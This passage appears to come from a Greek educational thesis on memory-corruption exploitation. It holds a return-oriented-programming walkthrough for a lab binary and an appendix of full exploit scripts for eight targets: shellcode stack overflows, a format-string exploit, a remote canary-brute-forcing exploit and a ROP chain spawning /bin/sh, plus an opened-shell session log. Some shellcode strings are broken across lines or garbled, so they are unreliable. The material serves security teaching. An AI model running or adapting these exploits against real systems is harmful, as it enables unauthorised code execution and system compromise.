[*] Command shell session 4 opened (192.168.10.4:8888 -> 192.168.10.20:44334) at 2023-03-07 21:12:31 +0200  
  
whoami  
user  
uname -a  
Linux vm-cs155 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:23 UTC 2017 i686 athlon i686 GNU/Linux
```

Κεφάλαιο 10. Return Oriented Programming

Target 8 source code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 16

void vuln() {
    char buf[16];
    printf("Can you ROP your way out of this one?\n");
    return gets(buf);
}

int main(int argc, char **argv){

    setvbuf(stdout, NULL, _IONBF, 0);

    // Set the gid to the effective gid
    // this prevents /bin/sh from dropping the privileges
    gid_t gid = getegid();
    setresgid(gid, gid, gid);
    vuln();
}
```

Στο συγκεκριμένο πρόγραμμα η `main` καλεί την συνάρτηση `vuln` στην οποία δεσμεύεται ένας `buffer` με μέγεθος 16 bytes. Έπειτα εμφανίζεται ένα μήνυμα και τέλος καλείται η συνάρτηση `gets` με όρισμα τον `buffer`.

Η συνάρτηση `gets` είναι μια συνάρτηση η οποία διαβάζει δεδομένα από το `stdin` και τα αποθηκεύει σε έναν `buffer` ο οποίος δίνεται ως όρισμα στην συνάρτηση. Το διάβασμα των δεδομένων σταματάει από την συνάρτηση μόλις βρεθεί ο χαρακτήρας αλλαγής γραμμής (`'\n'`) ή το EOF(`'\0'`).

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 16

void vuln() {
    char buf[16];
    printf("Can you ROP your way out of this one?\n");
    return gets(buf);
}

int main(int argc, char **argv){

    setvbuf(stdout, NULL, _IONBF, 0);

    // Set the gid to the effective gid
    // this prevents /bin/sh from dropping the privileges
    gid_t gid = getegid();
    setresgid(gid, gid, gid);
    vuln();
}
```

Το βασικό πρόβλημα με την συνάρτηση `gets` είναι πως δεν ελέγχει αν τα δεδομένα τα οποία διαβάζει χωράνε στον `buffer` που πρόκειται να αποθηκευτούν. Στην συγκεκριμένη περίπτωση αν ως είσοδο δοθούν παραπάνω από 16 bytes θα προκληθεί υπερχείλιση και το πρόγραμμα θα τερματίσει με `Segmentation fault`.

Στο παράδειγμα παρακάτω δόθηκε ως είσοδο 25 'Α'.

```
user@vm-cs155:~/rop$ ./target8
Can you ROP your way out of this one?
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
```

Το πρόγραμμα επίσης έχει ενεργοποιημένο το NX bit επομένως δεν είναι εφικτό να εκτελεστεί κάποιο shellcode στην στοίβα.

Το ROP(Return Oriented Programming) αποτελεί μια τεχνική για exploitation η οποία επιτρέπει στον επιτιθέμενο να χρησιμοποιήσει κώδικα ο οποίος ήδη υπάρχει το πρόγραμμα. Χρησιμοποιούνται μικρά κομμάτια κώδικα τα οποία λέγονται `gadgets` όπου κάνουν μια συγκεκριμένη ενέργεια.

Εφόσον ο επιτιθέμενος μπορεί να ελέγξει την επιστροφή μιας συνάρτησης μπορεί κατευθύνει την ροή του προγράμματος σε άλλες θέσεις μέσα στο πρόγραμμα και στόχος είναι να δημιουργηθεί μια αλυσίδα από μικρά κομμάτια κώδικα(gadgets) μέσω των οποίων μπορεί να επιτευχθεί αυθαίρετη εκτέλεση κώδικα.

Στα προηγούμενα targets χρησιμοποιούνταν ένα shellcode μέσω του οποίου άνοιγε ένα νέο shell. Στο συγκεκριμένο πρόγραμμα θα χρειαστεί δημιουργηθεί ένα shell χρησιμοποιώντας τα διαθέσιμα gadgets.

Το λειτουργικό σύστημα Linux παρέχει την συνάρτηση `execve` η οποία εκτελεί το πρόγραμμα στο οποίο δείχνει ο δείκτης `filename`.

```
int execve(const char *filename, char *const argv[],char *const envp[]);
```

Όταν κληθεί η συνάρτηση `execve` από το πρόγραμμα θα πραγματοποιηθεί ένα `system call` προς τον πυρήνα του λειτουργικού συστήματος και έπειτα ο πυρήνας θα εκτελέσει την συνάρτηση. Για να γνωρίζει ο πυρήνας ποία συνάρτηση πρόκειται να εκτελέσει ορισμένοι καταχωρητές θα πρέπει να έχουν συγκεκριμένες τιμές.

Ο καταχωρητής `eax` λαμβάνει την τιμή `0xB(11` στο δεκαδικό) όπου η τιμή αυτή χαρακτηρίζει μοναδικά την συνάρτηση `execve`, ο καταχωρητής `ebx` μια διεύθυνση στην οποία βρίσκεται το όνομα του προγράμματος που πρόκειται να εκτελεστεί και στην συγκεκριμένη περίπτωση το πρόγραμμα το οποίο θέλουμε να εκτελεστεί είναι το `/bin/sh`. Τέλος οι καταχωρητές `ecx` και `edx` λαμβάνουν την τιμή `0`.

Στο `section .data` έχουμε την δυνατότητα και να γράψουμε αλλά και να διαβάσουμε δεδομένα. Αυτό χρειάζεται έτσι ώστε να αποθηκευτεί η συμβολοσειρά `/bin/sh` και έπειτα η διεύθυνση προς σε αυτή να δοθεί στον καταχωρητή `ebx`.

```
[20] .data          PROGBITS          080da060 091060 000f20 00  WA  0   0 32
```

Το εργαλείο το οποίο θα χρησιμοποιηθεί για να βρεθούν τα gadgets είναι το `ROPgadget`.

```
x0r@ubuntu-VirtualBox:~/rop$ ROPgadget --binary ./target8 --ropchain
```

Εκτελώντας την παραπάνω εντολή το εργαλείο θα βρει όλα τα διαθέσιμα gadgets στο πρόγραμμα και επιπλέον δίνοντας ως όρισμα το `ropchain` στο τέλος θα δημιουργήσει μια αλυσίδα από gadgets η οποία έχει ως στόχο μόλις εκτελεστεί να καλέσει την συνάρτηση `execve` με όρισμα το `/bin/sh`.

Το τελικό exploit θα έχει την παρακάτω μορφή. Χρειάζονται 28 'a' μέχρι την διεύθυνση επιστροφής και έπειτα ωθούνται στην στοίβα όλα τα gadgets. Το προτελευταίο gadget θα επαναληφθεί 11 φορές διότι ο καταχωρητής `eax` θα πρέπει να έχει την τιμή `0xb(11` στο δεκαδικό) και στο τέλος προστίθεται η εντολή `syscall` μέσω της οποίας θα πραγματοποιηθεί το `system call` προς τον πυρήνα.

```

from struct import pack

p = b'a' * 28

p += pack('<I', 0x0806ee6b) # pop edx ; ret
p += pack('<I', 0x080da060) # @ .data
p += pack('<I', 0x08056334) # pop eax ; pop edx ; pop ebx ; ret
p += b'/bin'
p += pack('<I', 0x080da060) # padding without overwrite edx
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x08056e65) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ee6b) # pop edx ; ret
p += pack('<I', 0x080da064) # @ .data + 4
p += pack('<I', 0x08056334) # pop eax ; pop edx ; pop ebx ; ret
p += b'//sh'
p += pack('<I', 0x080da064) # padding without overwrite edx
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x08056e65) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ee6b) # pop edx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x08056420) # xor eax, eax ; ret
p += pack('<I', 0x08056e65) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080da060) # @ .data
p += pack('<I', 0x0806ee92) # pop ecx ; pop ebx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x080da060) # padding without overwrite ebx
p += pack('<I', 0x0806ee6b) # pop edx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x08056420) # xor eax, eax ; ret
p += pack('<I', 0x0807c2fa) * 11 # inc eax ; ret
p += pack('<I', 0x08049563) # int 0x80

print(p)

```

Προτού εκτελεστεί η εντολή syscall και οι 4 καταχωρητές έχουν λάβει τις παρακάτω τιμές.

```

gdb-peda$ info reg eax ebx ecx edx
eax                0xb          0xb
ebx                0x80da060      0x80da060
ecx                0x80da068      0x80da068
edx                0x80da068      0x80da068
gdb-peda$ x/s 0x80da060
0x80da060:        "/bin//sh"
gdb-peda$ x/x 0x80da068
0x80da068 <_dl_tls_static_size>:        0x00

```

Εκτέλεση του τελικού exploit.

```

user@vm-cs155:~/rop$ (python2 exploit.py ; cat) | ./target8
Can you ROP your way out of this one?
id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom)
ls -la
total 668
drwxrwxr-x  2 user user  4096 Mar 19 09:11 .
drwxr-xr-x 13 user user  4096 Mar  5 05:13 ..
-rw-----  1 user user   643 Mar 19 09:10 .gdb_history
-rw-rw-r--  1 user user  1348 Mar 19 08:45 exploit.py
-rwxrwxrwx  1 user user 661832 Mar 19 03:41 target8
-rw-rw-r--  1 user user   466 Mar 19 04:09 target8.c

```

Κεφάλαιο 11 Συμπεράσματα

11.1 Συμπεράσματα

Ένα απλό προγραμματιστικό σφάλμα μπορεί να δώσει την δυνατότητα σε έναν επιτιθέμενο να εκτελέσει κακόβουλο κώδικα. Όπως διαπιστώθηκε και στο κεφάλαιο 9 με το μέτρο ασφάλειας `stack canary` να είναι ενεργοποιημένο δεν κατάφερε τελικά να αποτρέψει την επίθεση. Οι προγραμματιστές από την μεριά τους δεν πρέπει να βασίζονται μόνο στα μέτρα ασφαλείας τα οποία τα λειτουργικά συστήματα προσφέρουν αλλά επιπλέον οφείλουν να χρησιμοποιούν ασφαλείς και ορθές πρακτικές για την αποθήκευση δεδομένων σε `buffer`.

Επίσης εκτός από την στοίβα στην οποία αποθηκεύονται δεδομένα υπάρχει και ο σωρός(`heap`) όπου και σε αυτή την περίπτωση μπορούν να προκληθούν ευπάθειες. Ωστόσο όμως το κεφάλαιο 6 αποτελεί μια μικρή εισαγωγή σε επιθέσεις στο `heap` και φυσικά υπάρχει μια ολόκληρη κατηγορία επιθέσεων οι οποίες απευθύνονται στο `heap`.

Τέλος οι ασκήσεις έχουν εκπαιδευτικό χαρακτήρα και μπορούν να χρησιμοποιηθούν τόσο για θεωρητική ανάλυση αλλά και πρακτικά σε μαθήματα όπως το μάθημα Ασφάλεια Λογισμικού και Εφαρμογών τα οποία ασχολούνται με την ανάλυση ευπαθειών σε προγράμματα με σκοπό την εκμετάλλευση των ευπαθειών αυτών

Βιβλιογραφία

1. Jon Erickson. Hacking: The Art of Exploitation, 2nd Edition
2. Address space layout randomization https://en.wikipedia.org/wiki/Address_space_layout_randomization
3. Security Technologies: Stack Smashing Protection (StackGuard) <https://www.redhat.com/en/blog/security-technologies-stack-smashing-protection-stackguard>
4. Exploiting Format String Vulnerabilities <https://cs155.stanford.edu/papers/formatstring-1.2.pdf>
5. Format String Exploitation <https://www.exploit-db.com/docs/english/28476-linux-format-string-exploitation.pdf>
6. x86 Assembly and Call Stack <https://textbook.cs161.org/memory-safety/x86.html>
7. x86 Architectures <https://en.wikipedia.org/wiki/X86>
8. x86 Assembly Guide <https://flint.cs.yale.edu/cs421/papers/x86-asm/asm.html>
9. Stack based buffer overflow Exploitation <https://www.exploit-db.com/docs/english/28475-linux-stack-based-buffer-overflows.pdf>
10. Buffer Overflow Attack https://web.ecs.syr.edu/~wedu/seed/Book/book_sample_buffer.pdf
11. Buffer overflow attacks explained <https://www.coengodegebure.com/buffer-overflow-attacks-explained>
12. Overflow and Underflow in C <https://www.scaler.com/topics/c/overflow-and-underflow-in-c>
13. Basic Integer Overflows https://www.cs.utexas.edu/~shmat/courses/cs380s_fall09/blexim.txt
14. A Memory Allocator <https://gee.cs.oswego.edu/dl/html/malloc.html>
15. Exploiting Heap Allocators <https://tc.gts3.org/cs6265/tut/tut09-02-advheap.html>
16. Linux Heap Exploitation Intro Series: Riding free on the heap – Double free attacks <https://sensepost.com/blog/2017/linux-heap-exploitation-intro-series-riding-free-on-the-heap-double-free-attacks>
17. Global Offset Table <https://www.intel.com/content/www/us/en/docs/programmable/683620/current/global-offset-table.html>
18. Topics of Software Security PLT, GOT & Return-to-plt Attack & GOT Overwrite Attack <https://www.cs.wcupa.edu/schen/ss2020/slides/ch08.pdf>
19. On the Effectiveness of Address-Space Randomization <https://www.csd.uoc.gr/~hy457/reports/effect-aslr-slides.pdf>

- 20. NX bit https://en.wikipedia.org/wiki/NX_bit
- 21. C data types https://en.wikipedia.org/wiki/C_data_types
- 22. Understanding the heap by breaking it
<https://www.blackhat.com/presentations/bh-usa-07/Ferguson/Whitepaper/bh-usa-07-ferguson-WP.pdf>
- 23. Return-oriented programming https://en.wikipedia.org/wiki/Return-oriented_programming
- 24. Return Oriented Programming <http://gauss.eecs.uc.edu/Courses/c6056/pdf/rop.pdf>

Κώδικας των προγραμμάτων exploit

Target 1

```
import struct
import subprocess

padding = 'a' * 65 * 4

return_address = struct.pack("I", 0xbffff3b4)

nops = b'\x90' * 150

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\x
xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80"

payload = padding + return_address + nops + shellcode

subprocess.call(["/home/user/doc/target1", payload])
```

Target 2

```
import struct
import subprocess

nops = b'\x90' * 64

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\x
xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80"

payload = nops + shellcode

payload += 'a' * (148 - 64 - len(shellcode))

payload += 'b' * 4   #fake ebp

payload += struct.pack("I", 0xbffff3a8)

payload += 'b' * (200 - 152 - 4)

payload += b'\x1c'   # overflow ebp
```

```
subprocess.call(["/home/user/doc/target2",payload])
```

Target 3

```
import subprocess
```

```
num = "2147484690,"
```

```
padding = 'a' * 20004
```

```
ret_addr = "\xc4\xa6\xff\xbf"
```

```
nops = "\x90" * 300
```

```
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\x  
c2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80"
```

```
payload = num + padding + ret_addr + nops + shellcode
```

```
subprocess.call(["/home/user/doc/target2",payload])
```

Target 4

```
import struct
```

```
import subprocess
```

```
exploit = b'\xeb' + b'\x0c' + b'\xff' * 6
```

```
exploit += 50 * b'\x90'
```

```
exploit += "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x  
8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

```
exploit += 401 * b'\x90'
```

```
exploit += struct.pack("I",0x0804a068) # p address 504
```

```
exploit += struct.pack("I",0xbffff120) # eip 508
```

```
exploit += (1024 - len(exploit)) * b'\x90'
```

```
subprocess.call(["/home/user/doc/target4",exploit])
```

Target 5

getenv.c

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
    char *address;

    address = getenv(argv[1]);

    printf("Variable: %s address: %p\n", argv[1], address);

    return 0;
}
```

Δημιουργία shellcode

[illegible]

Exploit

```
./ftmstr `printf "\x1a\xa0\x04\x08\x18\xa0\x04\x08"%.49143x%7$hn%.14181x%8$hn
```

Target 6

```
import struct
import subprocess

padding = 'a' * 120

overwrite_address = struct.pack("I", 0x804a00c)

return_address = struct.pack("I", 0xbffff70e)

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\x
xc2\xb0\x0b\xcd\x80\x31\xc0\x40xcd\x80"

nops = (200 - 120 - 8 - 128) * '\x90'

exploit = padding + return_address + overwrite_address + nops + shellcode

subprocess.call(['/home/user/doc/target6', exploit])
```

Target 7

```
import sys
import socket
import traceback
import struct
import binascii

def try_exploit(exploit, host, port):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((host, port))
    sock.send("%s\n" % exploit)
    b = 0
    while b < (len(exploit) + 1):
        mylen = len(sock.recv(4098))
        b += mylen
        if mylen == 0:
            return True
    sock.send("\n")
    try:
        return len(sock.recv(5)) == 0
    except:
```

```

return True

def exploit(host, port):
    canary = ""
    buffer = 2048 * "A"
    nops = 300 * '\x90'
    shellcode = "\xba\xe8\xa6\x6c\xa8\xda\xca\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x12\x31\x56\x12\x83\xee\xfc\x03\xbe\xa8\x8e\x5d\x0f\x6e\xb9\x7d\x3c\xd3\x15\xe8\xc0\x5a\x78\x5c\xa2\x91\xfb\x0e\x73\x9a\xc3\xfd\x03\x93\x42\x07\x6b\xe4\x1d\xfd\x6f\x8c\x5f\x02\x4d\xf4\xe9\xe3\x21\x62\xba\xb2\x12\xd8\x39\xbc\x75\xd3\xbe\xec\x1d\x82\x91\x63\xb5\x32\xc1\xac\x27\xaa\x94\x50\xf5\x7f\x2e\x77\x49\x74\xfd\xf8"
    return_address = struct.pack("I", 0xbffff5f0)
    for k in range(4):
        for i in range(256):
            if i == 10: # \n
                continue
            x = struct.pack("<I", i)[1]
            exploit = buffer + canary + x
            if not try_exploit(exploit, host, port):
                canary += x
            print("Canary: ", binascii.hexlify(canary))
            break

    exploit = buffer + canary + 12 * "A" + return_address + nops + shellcode
    try_exploit(exploit, host, port)

if len(sys.argv) != 3:
    print("Usage: " + sys.argv[0] + " host port")
    exit()

try:
    exploit(sys.argv[1], int(sys.argv[2]))

except:
    print("Exception:")
    print(traceback.format_exc())

```

Target 8

```
from struct import pack
```

```
p = b'a' * 28
```

```
p += pack('<I', 0x0806ee6b) # pop edx ; ret
p += pack('<I', 0x080da060) # @ .data
p += pack('<I', 0x08056334) # pop eax ; pop edx ; pop ebx ; ret
p += b'/bin'
p += pack('<I', 0x080da060) # padding without overwrite edx
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x08056e65) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ee6b) # pop edx ; ret
p += pack('<I', 0x080da064) # @ .data + 4
p += pack('<I', 0x08056334) # pop eax ; pop edx ; pop ebx ; ret
p += b'//sh'
p += pack('<I', 0x080da064) # padding without overwrite edx
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x08056e65) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0806ee6b) # pop edx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x08056420) # xor eax, eax ; ret
p += pack('<I', 0x08056e65) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080da060) # @ .data
p += pack('<I', 0x0806ee92) # pop ecx ; pop ebx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x080da060) # padding without overwrite ebx
p += pack('<I', 0x0806ee6b) # pop edx ; ret
p += pack('<I', 0x080da068) # @ .data + 8
p += pack('<I', 0x08056420) # xor eax, eax ; ret
p += pack('<I', 0x0807c2fa) * 11 # inc eax ; ret
p += pack('<I', 0x08049563) # int 0x80
```

```
print(p)
```